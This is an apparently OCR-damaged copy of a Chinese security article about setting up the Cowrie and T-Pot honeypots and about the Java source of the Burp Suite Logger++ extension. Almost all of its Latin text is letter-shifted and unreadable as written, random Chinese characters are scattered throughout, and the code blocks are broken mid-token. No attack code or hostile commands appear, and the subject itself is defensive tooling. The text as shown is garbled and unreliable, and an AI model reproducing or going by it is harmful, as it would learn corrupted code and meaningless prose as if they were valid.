Xvlqj dfwydwng S|wkrq yluwxdc hqylurqp hqv
%2rsw2frzulh2frzulh0hqy%
Vwduwqj frzulh=^wzlvwg 00xpdvn@3355
00slgildn@ydu2uxq2frzulh1slg 00orjjhu
frzulh1s|wkrq1orjildn1orjjhu frzulh `111
+frzulh0hqy,
frzulhCYP03060gheldq=2rsw2frzulh2elq' 12frzulh vwdwxv
frzulh lv uxqqlqj +SLG=46548,1

:携

绍 规 VVK 知55矩经 Frzulh神 lswdednv矿dxwkelqg vhwfds摄

齐 矿 神

kwwsv=22eorj1fvgq1qhw2Nhylqkdqvhu2duwfdn2ghwdlo/2:<5;5 63<

艺 Grfnhu 莫芯 w0srw

w0srw 练罗 艺 Grfnhu 莫芯 矿 般 Frqsrw携Frzulh携Glrqdhd携Krqh|wuds 罗 摄w0srw 艺 脑 知w0srw 90; JE UDP

45; J E +VVG, 规 芯 矩矿 ®

翻 4<136摄 鉴 知LVR矩 摄

神

kwwsv=22j lwkxe1fr p 2gwdj 0ghy0vhf 2wsr wfh


神

绑 鉴矿 矿 Olqx{ 结 矿

w0sr w 矿 职 绑神

Z he Ⓓ 神kwwsv=2243131-1--=975<: / 阻 携

神



w0srw 起 神

kwwsv=22z z z 1iuhhexi1fr p 2vhfwr r02467837 1kwp o

菠 罪矿 角结蝉 Ⓑ 阿矿

矿 莫芯 矿

脑 矿调 职脑 矿 参 矿

Ⓑ 票r shqf dqdu| 谈莫芯

参 ⓤ 矿Frz ulh 罪莫芯

练范 矿 LRF 跳 (f)

(f) 知 练 绝 职 矩摄

参 矿w0srw 般 矿调

结 摄 (x) 败翻 练 频 矿

摄 ⓤ 矿 ⓤ 阿矿 败

翻 练 矿 耻 (x) 规 矿

参 参 携 参 矿 艺 阿艰警 职Ⓡ矿

练警 读 结 艰 摄

神

kwws=22z z z 1kr qh| qhw1r uj 2s ur mhf w

kwws=22elj vhf 1fr p 2elj vhf 0qhz v2z hf kdw049: 540p lj xdq0

nhsx

kwwsv=22z z z 1vhf sxov h1fr p 2duf klyhv2835681kwp o

kwwsv=22j lwkxe1fr p 2sdudod{ 2dz hvr p h0kr qh| sr w2eor e2

p dvwhu2UHDGP HbF Q1p g

kwws=22z z z 1p | k3vw1fq2lqgh{ 1sks 2duf klyhv2692

kwwsv=22vr vo 1p h2lqgh{ 1sks 2534: 23; 2562j r ogh qvsdun42

kwwsv=22eor j 1fvgq1qhw2Nhylqkdqvhu2duwfdh2ghwdlov2: <5; 5

63<

exus 警补 Ⓑ

原创 鹣 信安之路 2019-04-26

Orjjhu.. qffjurxs 练罗 exus 矿耀 ⓟ

Exus Vxlwh KWWS KWWS 摄

艺 Exus Sur{| 警罪 KWWS Klvwru| 矿

orjjhu.. 访⓮ 般 矿 绝 范

艺 (q) (f) 矿 院 矿

阻Ⓑ hodvwfvhdufk 摄Exus 警 Sur{| 罪

KWWS Klvwru| (q) 见 KWWS 矿 艺 Uhshdwhu/

Vfdqqhu/Lqwuxghu 警 矿 结评 罪 摄

艺 矿 ⓟ 耀 缩罗神

4携 艺 (q) KWWS (f)

5携 + 齐 fvy 轴艺 见 (f) ,

见 (f)

kwwsv=22jlwkxe1frp2qffjurxs2ExusVxlwhOrjjhuSoxvSoxv2eore2pdvwhu2vuf2pdlq2mdlyd2exus2ExusH{whqghu1mdlyd

补阻 vuf2pdlq2mdlyd2exus2ExusH{whqghu1mdlyd 矿练

orjjhusoxvsoxv1OrjjhuSoxvSoxv 摄

```
sdfndjh exus>
```

```
lp sruw orjjhusoxvsoxv1OrjjhuSoxvSoxv>
```

```
sxedf fodvv ExusH{whqghuh{whqgv Orjjhu SoxvSoxv
~
  sxedf vwdwlf yrlg pdlq+Vwulqj ^` dujv,~
    V|vwhp1rxw1sulqwoq+%\rx kdyh exlow wkh Orjjhu..1\rx
vkdoc sod| zlwk wkh mdluildh qrz $%>
  Ø
Ø
```

(g) Ⓑ vuf2pdlq2mdyd2orjjhusoxvsoxv2OrjjhuSoxvSoxv1mdyd

绕 KWWS 院 orjPdqdjhu@qhz

OrjPdqdjhu+orjjhuSuhihuhqfhv,>摄

```
    CRyhuulgh
    sxedf yrlg uhjlvwhuH{whqghuFdoohdfnv+ilqdc
LExusH{whqghuFdoohdfnv fdoohdfnv,
~
        22Exus Vshflilf
        Orjjhu SoxvSoxv1fdoohdfnv @ fdoohdfnv>
        Orjjhu SoxvSoxv1lqvwdqfh @ wklv>
        Orjjhu SoxvSoxv1frqwh{wPhqxldfwru| @qhz
OrjjhuFrqwh{wPhqxldfwru| +,>

        fdoohdfnv1vhwH{whqvlrqQdph+%Orjjhu..%>

        ilohuOlvwhqhuv @qhz Duud|Olvw?A+,>
        orjjhuSuhihuhqfhv @qhz
OrjjhuSuhihuhqfhv+OrjjhuSoxvSoxv1wklv,>
        orjPdqdjhu @qhz OrjPdqdjhu+orjjhuSuhihuhqfhv,>
        hodvwVhdufkOrjjhu @qhz
HodvwVhdufkOrjjhu+orjPdqdjhu/orjjhuSuhihuhqfhv,>

        li+$fdoohdfnv1lvH{whqvlrqEdss+, ))
```

```
orjjhuSuhihuhqfhv1fkhfnXsgdwhvRqVwduwxs+,,~
                PruhKhos1fkhfnlruXsgdwh+idovh,>
          Ø

          exlogXL+,>
     Ø
```

Ⓑ vuf2pdlq2mdyd2orjjhusoxvsoxv2OrjPdqdjhu1mdyd 摄

Exus 跳 LKwwsOlvwhqhu

LSur{|Olvwhqhu 矿

面 surfhvvKwwsPhvvdjh surfhvvSur{|Phvvdjh 矿 释

KWWS 摄 练范 KWWS 2 规

vuf2pdlq2mdyd2orjjhusoxvsoxv2OrjHqwu|1mdyd 罪

surfhvvUhtxhvw surfhvvUhvsrqvh 罪 Ⓑ摄知陷 (f)

题绑 Exus

OrjjhuSoxvSoxv1jhwFdoohdfnv+,1jhwKhoshuv+,1dqdq}hUhtxhv

w+uhtxhvwUhvsrqvh, 角 般摄矩

院 见 绑神

```
     CRyhuulgh
     sxedf yrlg surfhvvKwwsPhvvdjh+ilqdc lqv wrrdodj/ilqdc
errdndq phvvdjhLvUhtxhvw/ilqdcLKwwsUhtxhvwUhvsrqvh
uhtxhvwUhvsrqvh, ~
          22 Rqd surfhvv vfdqqhu phvvdjhv zklfk frqwdlq wkh
uhtxhvw dqg uhvsrqvh1
          li+$phvvdjhLvUhtxhvw, ~
               ilqdcOrjHqwu| orjHqwu| @qhz OrjHqwu|+,>
```


```
                surfhvvKwwsPhvvdjh+orjHqwu/wrrdodj/
uhtxhvwUhvsrqvh,>
          Ø
     Ø
```

```
     22 Zudsshuwr doorz dfxvwrp OrjHqwu wr ehsdvvhg dv d
sdudphwhu
     22 FxvwrpOrjHqwu xvhg zkhq lpsruwqj sur{|klvwru|1
     22 phvvdjhLvUhtxhvvlv uhpryhg dv qrvqhhghg1
     sxedf yrlg surfhvvKwwsPhvvdjh+ilqdcOrjHqwu orjHqwu/
ilqdclqvwrrdodj/ilqdcLKwwsUhtxhvwUhvsrqvh
uhtxhvwUhvsrqvh,~
          h{hfxwruVhuylfh1vxeplw+qhz Uxqqdech+,~
               CRyhuulgh
               sxedf yrlg ux+,~
                    li+wrrdodj $@
LExusH{whqghuFdoeedfnv1WRRObSUR[\ ··orjHqwu1lvLpsruwhg,~
                         li+uhtxhvwUhvsrqvh @@qxoc
·· $suhiv1lvHqdech+,, uhvxuq>
                         LUhtxhvwLqir dqdq}hgUht @
OrjjhuSoxvSoxv1jhwFdoeedfnv+,1jhwKhdshuv+,1dqdq}hUhtxhvw+uh
txhvwUhvsrqvh,>
                         XUOxXuc @dqdq}hgUht1jhwXuc+,>
                         li +lvYddgWrrc+wrrdodj,,)
+$suhiv1lvUhvwulfwhgWrVfrsh+,··
OrjjhuSoxvSoxv1jhwFdoeedfnv+,1lvLqVfrsh+xXuq,,~
                              22 Zhzlqcqrvqhhg wr fkdqjh
phvvdjhLqir vr vdyh wr whpsilch
                              LKwwsUhtxhvwUhvsrqvh
```

```
vdyhgUht Uhvs @
Orj j huSoxvSoxv1j hwFdoœedfnv+,1vdyhExiihuvWr Whp sl ldhv+uht xh
vwUhvsr qvh,>

orj Hqwu| 1sur fhvvUht xhvw+wr rd odj / vdyhgUht Uhvs/ xXuo/
dqdd}hgUht / qxoo,>

li+uht xhvwUhvsr qvh1j hwUhvsr qvh+, $@ qxoo,
orj Hqwu| 1sur fhvvUhvsr qvh+vdyhgUht Uhvs,>
                                22 Fkhfn hqwu| dj dlqvv
fr or uilowhuv1
                                iru +Fr or ul lowhu fr or ul lowhu =
suhiv1j hwFr or ul lowhuv+,1ydoxhv+,, ~

orj Hqwu| 1whvwFr or ul lowhu+fr or ul lowhu/ ido vh,>
                                Ø

                                dggQhz Uht xhvw+orj Hqwu| / wuxh,>
22 Frp sohwh Uht xhvv dqg Uhvsr qvh Dgghg
                                iru +Orj Hqwu| Olvwhqhu
orj Hqwu| Olvwhqhu = orj Hqwu| Olvwhqhuv, ~

orj Hqwu| Olvwhqhu1rqUhvsr qvhXsgdwhg+orj Hqwu| ,>
                                Ø
                            Ø
                        Ø
                    Ø
                Ø>
            Ø

    CRyhuulgh
```

```
    sxedf yrlg surfhvvSur{|Phvvdjh+ilqdcerrchdq
phvvdjhLvUhtxhvv/ilqdcLLqwhufhswhgSur{|Phvvdjh
sur{|Phvvdjh, ~
          22UHTXHVV\DQG UHVSRQVH VHSDUDWH
          ilqdcOrjHqwu|1ShqglqjUhtxhvwHqwu| orjHqwu|>
          li+phvvdjhLvUhtxhvw,~
               orjHqwu| @qhz
OrjHqwu|1ShqglqjUhtxhvwHqwu|+,>
          Øhovh~
               v|qfkurql}hg +shqglqjUhtxhvw, ~
                    orjHqwu| @
shqglqjUhtxhvw1uhpryh+sur{|Phvvdjh1jhwPhvvdjhUhihuhqfh
+,,>
               Ø
          Ø
          h{hfxwruVhuylfh1vxeplw+qhz Uxqqdedch+, ~
               CRyhuulgh
               sxedf yrlg ux q+, ~
                    li+sur{|Phvvdjh @@qxc
·· $suhiv1lvHqdedchg+,, uhwxuq>
                    LKwwsUhtxhvwUhvsrqvh uhtxhvwUhvsrqvh @
sur{|Phvvdjh1jhwPhvvdjhLqir+,>
                    LUhtxhvwLqir dqdd}hgUht @
OrjjhuSoxvSoxv1jhwFdoedfnv+,1jhwKhdshuv+,1dqdd}hUhtxhvw+uh
txhvwUhvsrqvh,>
                    XUO xXuc @dqdd}hgUht1jhwXuo+,>
                    lqvwrrdodj @
OrjjhuSoxvSoxv1jhwFdoedfnv+,1WRRObSUR[\>
                    li +lvYddgWrroe+wrrdodj, ))
+$suhiv1lvUhvwulfwhgWrVfrsh+, ··
OrjjhuSoxvSoxv1jhwFdoedfnv+,1lvLqVfrsh+xXuq,,~
```

```
                        li+p hvvdj hLvUht xhvw,~
                            22Qhz  Sur{|  Uht xhvv
                            22Z h qhhg wr  fkdqj h
p hvvdj hLqir  z khq z h j hv d uhvsr qvh vr  gr  qr v vdyh wr  exiihuv
                            
or j Hqwu| 1sur f hvvUht xhvw+wr r d odj / uht xhvwUhvsr qvh/ xXuo/
dqdo}hgUht / sur{| P hvvdj h,>
                            ir u +F r or ul lowhu f r or ul lowhu =
suhiv1j hwF r or ul lowhuv+,1ydoxhv+,, ~
                            
or j Hqwu| 1whvwF r or ul lowhu+f r or ul lowhu/ ido vh,>
                            Ø
                            v|qf kur ql}hg +shqglqj Uht xhvw,
~
                            
shqglqj Uht xhvw1sxw+sur{| P hvvdj h1j hwP hvvdj hUhihuhqf h+,/
or j Hqwu| ,>
                            Ø
                            dggQhz Uht xhvw+or j Hqwu| / ido vh,>
22 Uht xhvv dgghg z lwkr xv uhvsr qvh
                        Øho vh~
                            22 H{lvwlqj  Sur{|  Uht xhvw
xsgdwh h{lvwlqj
                            li +or j Hqwu|  $@ qxoo, ~
                            
xsgdwhShqglqj Uht xhvw+or j Hqwu| / uht xhvwUhvsr qvh,>
                            ( ho vh ~
                                odwhUhvsr qvhv. . >
                                li+wr wddUht xhvw A 433 ) )
++i or dw,odwhUhvsr qvhv,2wr wddUht xhvw A 314:,~
                            
```



ⓟ

耀

间　绑　Orjjhu..　　矿陷　　Sur{|　罪　　KWWS

Klvwru|　　练　矿　　般练范　　摄

见　　Wrro　　Sur{|票 Uhshdwhu/

Lqwuxghu　　隆　齐　　脑评　　摄

Wrro翻　Vfdqqhu　　Exus　　票


Wrro翻　H{whqghu　陷裁　Exus　警　　摄　罗

警　齐　　Dfwyh Vfdq..矿(x)　**罗　购　规起**


Orjjhu..　规　%　%　(f)　Exus　练范　　ⓜ

警　　2 sd|ordg 摄


Sur{| 2 Uhshdwhu 2 Lqwuxghu 足=



Vf dqqhu 2 H{ whqghu 足=



经 警 题



艺 (q) (f)

脑 Orjjhu.. 罪练罗 轴 ⓟ 摄 评起

罗ⓟ 矿 练范 迎 知

跳 (q) 结 433(矿 败翻练罗 ⓥ 矿

练 矩摄 隆 llowhuOleudu| 脑 魁罗

结 足 规 摄

院艺 陷裁 规 Orjjhu.. zlnl

Ⓑ矿 绑

kwwsv=22jlwkxe1frp2qffjurxs2ExusVxlwhOrjjhuSoxvSoxv2zlnl2lowhu0lhqgv

跳练范 足败翻


迎 +雅 LS, (q) &4

LqwhuqdoLS Dgguhvv

UHVSRQVH @@

